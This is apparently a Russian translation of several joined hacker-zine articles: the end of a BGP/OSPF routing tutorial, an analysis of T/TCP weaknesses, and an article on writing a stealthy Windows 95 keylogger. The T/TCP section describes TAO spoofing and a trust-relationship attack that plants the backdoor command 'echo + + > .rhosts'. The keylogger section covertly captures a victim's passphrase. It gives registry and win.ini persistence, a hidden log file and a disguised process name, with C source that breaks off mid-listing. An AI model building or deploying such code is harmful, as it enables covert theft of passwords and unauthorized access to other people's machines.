Алгоритм применяется при наличии нескольких путей к одному адресату. В качестве защитного механизма первый шаг — проверка доступности следующего прыжка. Если следующий прыжок недоступен, этот маршрут не рассматривается как кандидат — весь трафик к его next_hop попадёт в «чёрную дыру». Второй критерий — вес маршрута. Weight — проприетарная реализация Cisco Systems, аналогичная локальному приоритету. При разных весах предпочитается маршрут с наибольшим значением. Критерии выбора представляют собой логическую цепочку «если → то»: если кандидаты отличаются на данном уровне, предпочтительный путь выбирается и алгоритм прекращает работу. Следующий критерий — атрибут local_pref (хорошо известный обязательный атрибут BGP). Как и weight, предпочитается путь с наибольшим local_pref. Далее предпочитается путь, происходящий от самого маршрутизатора. Если маршрутизатор не является источником путей, предпочитается путь с наименьшей длиной AS_PATH. Длина AS-пути оценивает количество автономных систем, через которые прошла маршрутная информация. Смысл этого критерия: чем меньше ASN прошёл маршрут, тем ближе адресат. Если все вышеуказанные атрибуты одинаковы, предпочитается происхождение пути в порядке IGP > EGP > Incomplete. При одинаковом происхождении предпочитается путь с наименьшим значением MULTI_EXIT_DISCRIMINATOR (MED). MED обычно используется для различения нескольких точек выхода в одну и ту же AS-пир. Если ни один из этих атрибутов не различается, предпочитается путь через ближайшего IGP-соседа. Если и это не решает вопрос, tiebreaker — предпочтение пути с наименьшим IP-адресом в поле BGP router-id.

Этот алгоритм выбора позволяет эффективно формировать политику маршрутизации. Если нужно предпочитать маршруты от определённой AS перед другой, можно настроить route-map на обоих точках входа внешней маршрутной информации и назначить более высокий LOCAL_PREF маршрутам от нужной AS. К сожалению, это не обеспечивает большой гранулярности: весь трафик пойдёт через предпочтительную AS без балансировки нагрузки по нескольким соединениям. Если позволить выбору пути дойти до уровня длины AS-пути, получится неплохая (хотя и не 50/50) балансировка нагрузки к адресатам. Это, конечно, предполагает наличие провайдеров с сопоставимыми маршрутами клиентов и связностью. При наличии DS3 к MCI и DS3 к местному провайдеру BFE практически весь трафик пойдёт через MCI, если решение BGP дойдёт до уровня длины AS-пути. На более ранних уровнях можно менять предпочтение маршрутов с помощью списков доступа по AS-пути и регулярных выражений AS-пути. Например, чтобы направить весь трафик через UUnet на провайдера BFE, можно использовать route-map для сопоставления с AS-path access list, содержащим _701_, и установить local_pref в 100 (или значение выше, чем у

путей через MCI). Это вынудит весь трафик к UUnet покидать AS через BFE DS3. Хотя это даёт некоторую гранулярность балансировки, оно часто не оптимально: вы принудительно направляете трафик по пути, который он не выбрал бы сам. Если провайдер BFE имеет много прыжков до UUnet, трафик будет вынужден проходить через все эти прыжки, испытывая потенциально большую перегрузку каналов, задержку и т. д.

Политика маршрутизации требует тонкой настройки многих параметров. Большая часть описанного выше относится к маршрутизаторам Cisco Systems. Важно продумать политику маршрутизации до её реализации: оценить желаемую балансировку нагрузки, симметрию трафика и общее качество обслуживания, которое получит трафик в результате ваших решений.

Для получения более детальной информации обратитесь к RFC по BGP или текущему черновику интернет-стандарта BGPv4 [1].

Open Shortest Path First v2 (OSPFv2)

Мы не будем подробно рассматривать OSPF. Это алгоритм маршрутизации по состоянию каналов. Как отмечалось выше, алгоритмы состояния каналов маршрутизируют в плоском пространстве (без иерархии). OSPF является улучшением по сравнению с ванильным LS-протоколом, поскольку предоставляет зоны обслуживания для целей иерархии. Зоны распределяют полную информацию внутри, запуская отдельный процесс OSPF со своим идентификатором зоны. Каждый маршрутизатор имеет идентичную базу данных состояния каналов с другими маршрутизаторами своей зоны, но не с внешними. Каждая зона функционирует автономно и передаёт межзональную информацию через граничные маршрутизаторы зон (area border routers). Эти маршрутизаторы принадлежат двум или более зонам и помогают распространять информацию между ними. Маршрутизатор имеет отдельные базы данных состояния каналов для каждой зоны, к которой подключён.

Главное преимущество OSPFv2 — поддержка масок подсети переменной длины (VLSM). Это означает, что маршрутизатор может анонсировать достижимость с большей гранулярностью, чем схема с хостовой достижимостью. Например, если маршрутизатор может доставлять пакеты ко всем хостам от 206.4.4.1 до 206.4.5.254, он анонсирует достижимость 206.4.4.0/23 вместо каждой классовой сети или каждого хоста отдельно. Это очевидно существенно экономит размер базы данных состояния каналов и вычислительные ресурсы.

Для получения более детальной информации обратитесь к текущему RFC по OSPFv2 или черновику интернет-стандарта [2].

Ссылки

[1] Rekhter, Y., Li, T., "A Border Gateway Protocol 4 (BGP-4)", draft-ietf-idr-bgp4-07.txt, February 1998.

[2] Moy, J., "OSPF Version 2", draft-ietf-ospf-vers2-02.txt, January 1998.

---- EOF

Уязвимости T/TCP

Автор: route|daemon9

Введение и предпосылки

T/TCP — это TCP для транзакций (TCP for Transactions). Данный протокол представляет собой обратно совместимое расширение TCP, призванное обеспечить более быстрые и эффективные транзакции клиент/сервер. T/TCP не получил широкого распространения, однако используется (см. приложение A) и поддерживается рядом ядер операционных систем, в том числе: FreeBSD, BSDi, Linux и SunOS. В данной статье протокол T/TCP будет рассмотрен в общих чертах, после чего будут описаны его слабые места и уязвимости.

Предпосылки и основы

TCP — это протокол, разработанный для обеспечения надёжности в ущерб скорости (читателям, незнакомым с TCP, рекомендуется обратиться к устаревшему, но по-прежнему актуальному материалу: <http://www.infonexus.com/~daemon9/Misc/TCP-IP-primer.txt>). Всякий раз, когда от приложения требуется надёжная доставка данных, оно, как правило, строится поверх TCP. Подобный недостаток скорости считается вынужденной платой за надёжность. Кратковременные взаимодействия клиент/сервер, требующие более высокой скорости (кратковременные в смысле соотношения времени и объёма передаваемых данных), обычно строятся поверх UDP ради сохранения быстрого времени отклика. Одним исключением из этого правила, разумеется, является HTTP. Авторы протокола HTTP решили использовать надёжный транспорт TCP для эфемерных соединений (что, по существу, является признаком плохо спроектированного протокола).

T/TCP представляет собой небольшой набор расширений для создания более быстрого и эффективного TCP. Он задуман как полностью обратно совместимый набор расширений для ускорения TCP-соединений. T/TCP достигает увеличения скорости благодаря двум основным улучшениям по сравнению с TCP: TAO и усечению состояния TIME_WAIT. TAO — это TCP Accelerated Open (ускоренное открытие TCP), которое вводит новые расширенные опции для полного обхода трёхстороннего рукопожатия. При использовании TAO отдельно взятое T/TCP-соединение может приближаться к UDP-соединению по скорости, сохраняя при этом надёжность TCP-соединения. В большинстве обменов с одним пакетом данных (как в случае с транзакционно-ориентированными соединениями наподобие HTTP) количество пакетов сокращается на треть.

Второе ускорение — усечение состояния TIME_WAIT. Усечение состояния TIME_WAIT позволяет T/TCP-клиенту сократить состояние TIME_WAIT до 20 раз. Это даёт клиенту возможность более эффективно использовать сетевые примитивы сокетов и системную память.

T/TCP TAO

TCP Accelerated Open — это механизм, с помощью которого T/TCP обходит трёхстороннее рукопожатие. Прежде чем обсудить ТАО, необходимо понять, зачем TCP вообще применяет трёхстороннее рукопожатие.

Согласно RFC 793, основная причина этого обмена — предотвращение попадания устаревших дублирующих инициаций соединения в текущие соединения, где они могут вызвать путаницу. Исходя из этого, чтобы устранить необходимость в трёхстороннем рукопожатии, должен существовать механизм, позволяющий получателю SYN гарантировать, что данный SYN является действительно новым. Это реализуется с помощью новой расширенной опции TCP-заголовка — счётчика соединений (CC, Connection Count).

CC (обозначаемый как `tcp_ccgen` на узле) — это простая монотонно возрастающая переменная, которую T/TCP-узел хранит и инкрементирует для каждого созданного на нём TCP-соединения. Каждый раз, когда клиентский узел, поддерживающий T/TCP, желает установить T/TCP-соединение с сервером, он включает в свой ТАО-пакет опцию CC (или CCnew) в заголовке. Если сервер поддерживает T/TCP, он кэширует переданное клиентом значение CC и отвечает опцией CCecho (значения CC кэшируются T/TCP-узлами в расчёте на каждый узел). Если ТАО-тест проходит успешно, трёхстороннее рукопожатие пропускается; в противном случае узлы возвращаются к старому процессу.

При первом подключении клиентского узла с поддержкой T/TCP к серверному узлу с поддержкой T/TCP на сервере не существует состояния CC для данного клиента. По этой причине трёхстороннее рукопожатие всё же должно быть выполнено. Однако в это же время кэш CC на уровне узла для данного клиентского узла инициализируется, и все последующие соединения могут использовать ТАО. ТАО-тест на сервере просто проверяет, что CC клиента больше последнего полученного CC от этого клиента. Рассмотрим рисунок 1 ниже:

	Client	Server
T	-----	
i	0 --TAO+data--(CC = 2)-->	ClientCC = 1
m	1	2 > 1; TAO test succeeds
e	2	accept data ---> (to application)

[fig 1]

Изначально (0) клиент отправляет серверу SYN, инкапсулированный в ТАО, со значением CC = 2. Поскольку значение CC на сервере для данного клиента равно 1 (что указывает на наличие предшествующего T/TCP-взаимодействия), ТАО-тест проходит успешно (1). Поскольку ТАО-тест прошёл успешно, сервер может немедленно передать данные на прикладной уровень (2). Если бы CC клиента не превышал кэшированное значение сервера, ТАО-тест не прошёл бы и было бы иницировано трёхстороннее рукопожатие.

Усечение состояния TIME_WAIT в T/TCP

Прежде чем рассмотреть, почему допустимо сокращать состояние TIME_WAIT, необходимо точно понять, что это такое и зачем оно существует.

Обычно, когда клиент выполняет активное закрытие TCP-соединения, он обязан хранить информацию о состоянии в течение удвоенного максимального времени жизни сегмента (2MSL), что, как правило, составляет от 60 до 240 секунд (в течение этого времени пара сокетов, описывающая соединение, не может быть повторно использована). Считается, что за это время любой пакет из данного соединения истечёт (из-за ограничений IP TTL) в сети. TCP должен обеспечивать согласованность своего поведения при всех возможных обстоятельствах, а

состояние `TIME_WAIT` гарантирует эту согласованность на последней фазе закрытия соединения. Оно предотвращает попадание устаревших сетевых сегментов в соединение и нарушение его работы, а также помогает реализовать четырёхшаговую процедуру закрытия. Например, если случайно блуждающий пакет окажется повторной передачей `FIN` от сервера (предположительно из-за потери `ACK` от клиента), клиент должен быть готов повторно передать финальный `ACK`, а не `RST` (который он отправил бы, если бы уничтожил всё состояние).

`T/TCP` допускает усечение состояния `TIME_WAIT`. Если `T/TCP`-соединение длится не более `MSL` секунд (что обычно и происходит при транзакционно-ориентированных соединениях), состояние `TIME_WAIT` сокращается до 12 секунд (8 таймаутов повторной передачи — `RTO`). Это допустимо с точки зрения протокола по двум причинам: защита с помощью номеров `CS` от старых дубликатов и тот факт, что сценарий потери пакета при четырёхшаговом закрытии (см. выше) может быть обработан путём ожидания `RTO` (умноженного на константу) вместо ожидания полного `2MSL`.

При условии, что соединение длилось не более `MSL`, номер `CS` в следующем соединении предотвратит принятие старых пакетов с меньшим номером `CS`. Это защитит соединения от блуждающих устаревших пакетов (если же соединение длилось дольше, значения `CS` могут обернуться и потенциально быть ошибочно доставлены в новый экземпляр соединения).

Доминирование ТАО

Атакующему несложно обеспечить успех или неудачу ТАО-теста. Существуют два метода. Первый опирается на второй по старшинству инструмент хакера. Второй более грубый, но столь же эффективный.

Перехват пакетов (сниффинг)

Если мы находимся в одной локальной сети с одним из узлов, мы можем подсмотреть текущее значение `CS`, используемое для конкретного соединения. Поскольку `tcp_seq` монотонно увеличивается, мы можем точно подделать следующее ожидаемое значение, инкрементировав перехваченный номер. Это не только гарантирует успех нашего ТАО-теста, но и обеспечит неудачу следующего ТАО-теста для подделываемого нами клиента.

Игра с числами

Второй метод захвата контроля над ТАО несколько грубее, но работает почти так же хорошо. `CS` — это беззнаковое 32-битное число (со значениями от 0 до 4 294 967 295). Во всех наблюдаемых реализациях `tcp_seq` инициализируется значением 1. Если атакующему необходимо обеспечить успех ТАО-соединения, но он не имеет возможности осуществлять сниффинг в локальной сети, ему следует просто выбрать большое значение для поддельного `CS`. Вероятность того, что какой-либо один `T/TCP`-узел сожжёт даже половину пространства `tcp_seq` при взаимодействии с другим конкретным узлом, крайне мала. Простая статистика говорит нам: чем больше выбранный `tcp_seq`, тем выше шансы на успех ТАО-теста. Если сомневаетесь — целитесь выше.

T/TCP и SYN-флудинг

TCP SYN-флудинг не претерпел существенных изменений применительно к TCP для транзакций. Сама атака остаётся прежней: серия TCP SYN-пакетов, подделанных от недостижимых IP-адресов. Однако при атаке на узел с поддержкой T/TCP необходимо учитывать два важных аспекта:


1. **Аннулирование SYN cookie:** Узел, поддерживающий T/TCP, не может одновременно реализовывать SYN cookie. TCP SYN cookie — это техника защиты от SYN-флуда, работающая путём отправки безопасного cookie в качестве порядкового номера во втором пакете трёхстороннего рукопожатия с последующим уничтожением всего состояния этого соединения. Все переданные TCP-опции при этом теряются. Лишь когда приходит финальный ACK, узел создаёт структуры данных сокета в ядре. TAO, очевидно, несовместим с SYN cookie.

2. **Неудавшаяся обработка TAO приводит к постановке данных в очередь:** Если TAO-тест не проходит, любые данные, включённые в этот пакет, будут поставлены в очередь в ожидании завершения обработки соединения (трёхстороннего рукопожатия). Во время SYN-флуда это может усилить атаку, поскольку буферы памяти заполняются хранимыми данными. В таком случае атакующий захочет обеспечить неудачу TAO-теста для каждого подделанного пакета.

В одной из предыдущих статей журнала Phrack автор ошибочно сообщил, что T/TCP поможет снизить уязвимость к SYN-флуду. Это явно неверное утверждение было сделано до проведения обширного исследования T/TCP и настоящим отзывается. Моя ошибка.

T/TCP и доверительные отношения

Старая атака с новым поворотом. Парадигма атаки остаётся прежней (читателям, незнакомым с эксплуатацией доверительных отношений, рекомендуется обратиться к P48-14), однако на этот раз её значительно легче осуществить. В T/TCP нет необходимости пытаться предсказать порядковые номера TCP. Ранее данная атака требовала от атакующего предсказания возвратного порядкового номера для завершения обработки установки соединения и перевода соединения в состояние ESTABLISHED. При использовании T/TCP данные пакета будут приняты приложением сразу после успеха TAO-теста. Всё, что нужно сделать атакующему, — обеспечить успех TAO-теста. Рассмотрим рисунок ниже.



[fig 2]


Атакующий сначала отправляет на сервер поддельный запрос на соединение — TAO-пакет. Часть данных этого пакета предположительно содержит испытанную и проверенную команду неинтерактивного создания бэкдора: `echo + + > .rhosts`. На шаге (1) TAO-тест проходит успешно, данные принимаются (2) и передаются приложению (где они обрабатываются). Затем сервер отправляет свой T/TCP-ответ доверенному узлу (3). Доверенный узел, разумеется, не имеет открытого сокета (4) для этого соединения и отвечает ожидаемым сегментом RST (5). Этот RST разрушит поддельное соединение атакующего (6) на сервере. Если всё прошло по плану и процесс, выполняющий рассматриваемую команду, не занял слишком много времени, атакующий может

теперь напрямую войти на сервер.

Чтобы справиться с ситуацией (5), атакующий может, разумеется, провести какую-либо атаку типа «отказ в обслуживании» на доверенный узел, чтобы помешать ему отвечать на незапрошенное соединение.

T/TCP и доставка дублирующих сообщений

Отвлекаясь от всех прочих слабых мест протокола, существует один принципиальный изъян, из-за которого T/TCP деградирует и ведёт себя явно не по-TCP-шному, тем самым полностью нарушая протокол. Проблема кроется в механизме ТАО. При определённых условиях T/TCP может доставить дублирующие данные на прикладной уровень. Рассмотрим временную диаграмму на рисунке 3 ниже:



В момент времени 0 клиент отправляет серверу свои данные, инкапсулированные в ТАО (для данного примера предположим, что оба узла недавно взаимодействовали друг с другом и на сервере определены значения СС для клиента). ТАО-тест проходит успешно (1), и сервер передаёт данные на прикладной уровень для обработки (2). Однако до того, как сервер успевает отправить свой ответ (предположительно ACK), он падает (3). Клиент не получает подтверждения от сервера, истекает по таймауту и повторно отправляет пакет (4). После перезагрузки сервер получает эту повторную передачу, однако на этот раз ТАО-тест не проходит и сервер ставит данные в очередь (5). ТАО-тест не прошёл и инициировал трёхстороннее рукопожатие (6), потому что кэш СС сервера был сброшен при перезагрузке. После завершения трёхстороннего рукопожатия и установки соединения сервер передаёт поставленные в очередь данные на прикладной уровень — повторно. Сервер не может определить, что эти данные уже были им приняты, поскольку после перезагрузки он не сохраняет никакого состояния. Это нарушает основной принцип T/TCP о полной обратной совместимости с TCP.

В заключение

T/TCP — хорошая идея, которая просто не была должным образом реализована. TCP не предназначался для поддержки парадигмы, подобной режиму без установки соединения, при одновременном сохранении надёжности и безопасности (TCP вообще не разрабатывался с учётом требований безопасности). T/TCP порождает слишком много проблем и конкретных ошибок в TCP, чтобы стать чем-то большим, нежели курьёзом.

Приложение А: Интернет-узлы, поддерживающие RFC 1644

Данная информация взята с домашней страницы Т/ТСР Ричарда Стивенса (<http://www.kohala.com/~rstevens/ttcp.html>). Её достоверность не проверена.

- www.ansp.br
- www.elite.net
- www.iqm.unicamp.br
- www.neosoft.com
- www.sbq.org.br
- www.uidaho.edu
- www.yahoo.com

Приложение Б: Библиография

1. Braden, R. T. 1994 "T/TCP - TCP Extensions for Transactions...", 38 p
2. Braden, R. T. 1992 "Extending TCP for Transactions - Concepts...", 38 p
3. Stevens, W. Richard. 1996 "TCP Illustrated volume III", 328 p
4. Smith, Mark. 1996, "Formal verification of Communication...", 15 p

Скрытый кейлоггер для Windows

Автор: markj8@usa.net

Недавно мне понадобилось перехватывать данные, вводимые с клавиатуры на машинах с Windows 95, подключённых к небольшой сети TCP/IP. Время от времени я имел физический доступ к этим машинам и знал пароль удалённого администрирования, однако файлы хранились в томах BestCryptNP, парольную фразу для которых я не знал.

Я как мог обыскал сеть в поисках подходящей программы-кейлоггера, которая позволила бы перехватывать парольную фразу незаметно, но всё, что мне удалось найти — это огромная неуклюжая поделка на Visual Basic, которая непременно открывала окно. Я решил написать своё. Изначально я хотел реализовать его в виде VXD, поскольку они работают на нулевом уровне привилегий и могут делать практически ЧТО УГОДНО. Однако от этой идеи я вскоре отказался — нужных инструментов у меня не было, а покупать их было не на что.

Однажды, просматривая компьютерный раздел местной публичной библиотеки, я наткнулся на довольно тонкую книгу под названием «WINDOWS ASSEMBLY LANGUAGE and SYSTEMS PROGRAMMING» Барри Каулера (ISBN 0 13 020207 X), 1993 год. Беглый просмотр оглавления обнаружил «Глава 10: Событийно-ориентированное программирование в реальном времени, аппаратные прерывания в расширенном режиме». Я немедленно взял книгу и снял с неё копию (извини за гонорары, Барри). Читая десятую главу, я понял: мне достаточно небольшой 16-битной программы для Windows, работающей в контексте обычного пользовательского процесса, чтобы перехватить каждое нажатие клавиши в Windows-приложениях. Единственная оговорка — нажатия клавиш в DOS-окнах перехвачены не будут. Меня это вполне устраивало. Я был поражён, когда выяснилось, что все пользовательские программы в Windows совместно используют единую таблицу дескрипторов прерываний (IDT). Это означает: если одна пользовательская программа подменяет вектор в IDT, все остальные программы немедленно оказываются под её влиянием.

Единственным инструментом для сборки Windows-исполняемых файлов, которым я располагал, был Borland C версии 2.0 — он создаёт компактные и аккуратные EXE-файлы для Windows 3.0, именно его я и использовал. Программа протестирована на Windows for Workgroups 3.11, Windows 95 OSR2 и Windows 98 Beta 3. Вероятно, она также будет работать на Windows 3.x.

В поставляемом виде программа создаёт скрытый файл в каталоге \WINDOWS\SYSTEM с именем POWERX.DLL и записывает в него все нажатия клавиш, используя ту же схему кодирования, что и программа Doc Cypher'a KEYTRAP3.COM для DOS. Это означает, что для конвертации сырых сканкодов из лог-файла в читаемый ASCII можно использовать ту же программу конвертации — CONVERT3.C. Ниже включена слегка «улучшенная» версия CONVERT3.C с исправлением пары ошибок. Я обдумывал встраивание функциональности CONVERT3 в W95Klog, однако решил, что запись сканкодов «безопаснее» записи чистого ASCII. Если при запуске программы размер лог-файла превышает 2 мегабайта — файл удаляется и создаётся заново с нулевой длиной. При нажатии CTRL-ALT-DEL (в Windows 95/98) для просмотра списка задач W95Klog будет отображаться как «Explorer». Это можно изменить, отредактировав .DEF-файл и перекомпилировав, либо с помощью HEX-редактирования .EXE-файла. Если кто-нибудь знает, как скрыть пользовательскую программу от этого списка — сообщите мне.

Чтобы заставить целевую машину запускать W95Klog при каждом старте Windows, можно воспользоваться следующими способами:

1. Отредактировать win.ini, секцию [windows], добавив строку run=WHLPPFS.EXE или что-нибудь столь же запутанное :) Предупреждение! Если файл WHLPFFS.EXE не будет найден,

появится неприятное сообщение об ошибке. Преимущество этого метода — возможность выполнить его через сеть с помощью «удалённого администрирования», не требуя, чтобы на обоих компьютерах была запущена «служба удалённого реестра».

2. Отредактировать раздел реестра (Win95/98):

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run — и создать новый параметр с произвольным именем и строковым значением "WHLPFFS.EXE" (или каким угодно другим). Это мой предпочтительный метод, поскольку рядовой пользователь с меньшей вероятностью его обнаружит, а Windows продолжает работу без каких-либо жалоб, если исполняемый файл не найден. Лог-файл можно извлечь через сеть даже тогда, когда он всё ещё открыт программой-логгером на запись. Очень удобно ;).

```
<+> EX/win95log/convert.c
//
// Convert v3.0
// Keytrap logfile converter.
// By dcypher <dcypher@mhv.net>
// MSVC++1.52 (Or Borland C 1.01, 2.0 ...)
// Released: 8/8/95
//
// Scancodes above 185(0xB9) are converted to "<UK>", UnKnown.
//

#include <stdio.h>

#define MAXKEYS 256
#define WS 128

const char *keys[MAXKEYS];

void main(int argc, char *argv[])
{
    FILE *stream1;
    FILE *stream2;

    unsigned int Ldata, Nconvert=0, Yconvert=0;
    char logf_name[100], outf_name[100];

    □
    □//
    □// HERE ARE THE KEY ASSIGNMENTS !!
    □//
    □// You can change them to anything you want.
    □// If any of the key assignments are wrong, please let
    □// me know. I havn't checked all of them, but it looks ok.
    □//
    □// v--- Scancodes logged by the keytrap TSR
    □// v--- Converted to the string here
    □ □ □
    □keys[1] = "<uk>"; □ □ □ □
    □keys[2] = "1"; □ □
    □keys[3] = "2"; □
    □keys[4] = "3";
    □keys[5] = "4";
    □keys[6] = "5";
    □keys[7] = "6";
    □keys[8] = "7";
    □keys[9] = "8";
    □keys[10] = "9";
    □keys[11] = "0";
    □keys[12] = "-";
    □keys[13] = "=";
    □keys[14] = "<bsp>";
    □keys[15] = "<tab>";
    □keys[16] = "q";
    □keys[17] = "w";
    □keys[18] = "e";
```

```

□keys[19] = "r";
□keys[20] = "t";
□keys[21] = "y";
□keys[22] = "u";
□keys[23] = "i";
□keys[24] = "o";
□keys[25] = "p";
□keys[26] = "["; /* = ^Z Choke! */
□keys[27] = "]";
□keys[28] = "<ret>"; □
□keys[29] = "<ctrl>";
□keys[30] = "a";
□keys[31] = "s"; □
□keys[32] = "d";
□keys[33] = "f";
□keys[34] = "g";
□keys[35] = "h";
□keys[36] = "j";
□keys[37] = "k";
□keys[38] = "l";
□keys[39] = ";"; □
□keys[40] = "'";
□keys[41] = "`";
□keys[42] = "<LEFT SHIFT>"; // left shift - not logged by the tsr
□keys[43] = "\\"; //□□ and not converted
□keys[44] = "z";
□keys[45] = "x";
□keys[46] = "c";
□keys[47] = "v";
□keys[48] = "b";
□keys[49] = "n";
□keys[50] = "m";
□keys[51] = ",";
□keys[52] = ".";
□keys[53] = "/";
□keys[54] = "<RIGHT SHIFT>"; // right shift - not logged by the tsr
□keys[55] = "*"; // □□ and not converted
□keys[56] = "<alt>";
□keys[57] = " ";
□
□// now show with shift key
□// the TSR adds 128 to the scancode to show shift/caps

□keys[1+WS] = "["; /* was "<unknown>" but now fixes ^Z problem */□ □□□
□keys[2+WS] = "!"; □□
□keys[3+WS] = "@"; □
□keys[4+WS] = "#";
□keys[5+WS] = "$";
□keys[6+WS] = "%";
□keys[7+WS] = "^";
□keys[8+WS] = "&";
□keys[9+WS] = "*";
□keys[10+WS] = "(";
□keys[11+WS] = ")";
□keys[12+WS] = "_";
□keys[13+WS] = "+";
□keys[14+WS] = "<shift+bsp>";
□keys[15+WS] = "<shift+tab>";
□keys[16+WS] = "Q";
□keys[17+WS] = "W";
□keys[18+WS] = "E";
□keys[19+WS] = "R";
□keys[20+WS] = "T";
□keys[21+WS] = "Y";
□keys[22+WS] = "U";
□keys[23+WS] = "I";
□keys[24+WS] = "O";
□keys[25+WS] = "P";
□keys[26+WS] = "{";
□keys[27+WS] = "}";
□keys[28+WS] = "<shift+ret>";

```

```

□keys[29+WS] = "<shift+ctrl>";
□keys[30+WS] = "A";
□keys[31+WS] = "S"; □
□keys[32+WS] = "D";
□keys[33+WS] = "F";
□keys[34+WS] = "G";
□keys[35+WS] = "H";
□keys[36+WS] = "J";
□keys[37+WS] = "K";
□keys[38+WS] = "L";
□keys[39+WS] = ":"; □
□keys[40+WS] = "\"";
□keys[41+WS] = "~";
□keys[42+WS] = "<LEFT SHIFT>"; // left shift - not logged by the tsr
□keys[43+WS] = "|"; // □ and not converted
□keys[44+WS] = "Z";
□keys[45+WS] = "X";
□keys[46+WS] = "C";
□keys[47+WS] = "V";
□keys[48+WS] = "B";
□keys[49+WS] = "N";
□keys[50+WS] = "M";
□keys[51+WS] = "<";
□keys[52+WS] = ">";
□keys[53+WS] = "?";
□keys[54+WS] = "<RIGHT SHIFT>"; // right shift - not logged by the tsr
□keys[55+WS] = "<shift+*>"; //□□and not converted
□keys[56+WS] = "<shift+alt>";
□keys[57+WS] = " ";
□ □ □ □ □
□printf("\n");
□printf("Convert v3.0\n");
□// printf("Keytrap logfile converter.\n");
□// printf("By dcypher <dcypher@mhv.net>\n\n");
□printf("Usage: CONVERT infile outfile\n");
□printf("\n");
□
□if (argc==3)
□{
□□strcpy(logf_name,argv[1]);
□□strcpy(outf_name,argv[2]);
□}
□
□else
□{
□□printf("Enter infile name: ");
□□scanf("%99s",&logf_name);
□□printf("Enter outfile name: ");
□□scanf("%99s",&outf_name);
□□printf("\n");
□}
□□
□stream1=fopen(logf_name,"rb");
□stream2=fopen(outf_name,"a+b");

□if (stream1==NULL || stream2==NULL)
□{
□□if (stream1==NULL)
□□□printf("Error opening: %s\n\a",logf_name);
□□else
□□□printf("Error opening: %s\n\a",outf_name);
□}
□
□else
□{
□□fseek(stream1,0L,SEEK_SET);
□□printf("Reading data from: %s\n",logf_name);
□□printf("Appending information to..: %s\n",outf_name);
□□
□□while (feof(stream1)==0)
□□{

```

```

        Ldata=fgetc(stream1);
        if (Ldata>0
            && Ldata<186)
        {
            if (Ldata==28 || Ldata==28+WS)
            {
                fputs(keys[Ldata],stream2);
                fputc(0x0A,stream2);
                fputc(0x0D,stream2);
                Yconvert++;
            }
            else
            {
                fputs(keys[Ldata],stream2);
                Yconvert++;
            }
        }
        else
        {
            fputs("<UK>",stream2);
            Nconvert++;
        }
    }
    fflush(stream2);
    printf("\n\n");
    printf("Data converted....: %i\n",Yconvert);
    printf("Data not converted: %i\n",Nconvert);
    printf("\n");
    printf("Closeing infile: %s\n",logf_name);
    printf("Closeing outfile: %s\n",outf_name);
    fclose(stream1);
    fclose(stream2);
}
<-->

```

```

<+> EX/win95log/W95Klog.c
/*
 * W95Klog.C   Windows stealthy keylogging program
 */

/*
 * This will ONLY compile with BORLANDC V2.0 small model.
 * For other compilers you will have to change newint9()
 * and who knows what else :)
 *
 * Captures ALL interesting keystrokes from WINDOWS applications
 * but NOT from DOS boxes.
 * Tested OK on WFW 3.11, Win95 OSR2 and Win98 Beta 3.
 */

#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <dos.h>

#define LOGFILE "473C96.TMP" //Name of log file in WINDOWS\TEMP
#define LOGFILE "POWERX.DLL" //Name of log file in WINDOWS\SYSTEM
#define LOGMAXSIZE 2097152 //Max size of log file (2Megs)

#define HIDDEN 2
#define SEEK_END 2

#define NEWVECT 018h // "Unused" int that is used to call old
                    // int 9 keyboard routine.
                    // Was used for ROMBASIC on XT's
                    // Change it if you get a conflict with some

```

```

// very odd program. Try 0f9h.

/***** Global Variables in DATA SEGment *****/

HWND          hwnd;          // used by newint9()
unsigned int   offsetint;     // old int 9 offset
unsigned int   selectorint;   // old int 9 selector
unsigned char   scancode;     // scan code from keyboard

//WndProc
char sLogPath[160];
int  hLogFile;
long lLogPos;
char sLogBuf[10];

//WinMain
char szAppName[]="Explorer";
MSG      msg;
WNDCLASS wndclass;

/*****/

//
//
void interrupt newint9(void) //This is the new int 9 (keyboard) code
□           // It is a hardware Interrupt Service Routine. (ISR)
{
scancode=inportb(0x60);
if((scancode<0x40)&&(scancode!=0x2a)) {
    if(peekb(0x0040, 0x0017)&0x40) { //if CAPSLOCK is active
        // Now we have to flip UPPER/lower state of A-Z only! 16-25,30-38,44-50
        if(((scancode>15)&&(scancode<26))||((scancode>29)&&(scancode<39))||
            ((scancode>43)&&(scancode<51))) //Phew!
            scancode^=128; //bit 7 indicates SHIFT state to CONVERT.C program
    } //if CAPSLOCK
    if(peekb(0x0040, 0x0017)&3) //if any shift key is pressed...
        scancode^=128; //bit 7 indicates SHIFT state to CONVERT.C program
    if(scancode==26) //Nasty ^Z bug in convert program
        scancode=129; //New code for "["

    //Unlike other Windows functions, an application may call PostMessage
    // at the hardwareinterrupt level. (Thankyou Micr$oft!)
    PostMessage(hwnd, WM_USER, scancode, 0L); //Send scancode to WndProc()
    //if scancode in range

    asm { //This is very compiler specific, & kinda ugly!
        pop bp
        pop di
        pop si
        pop ds
        pop es
        pop dx
        pop cx
        pop bx
        pop ax
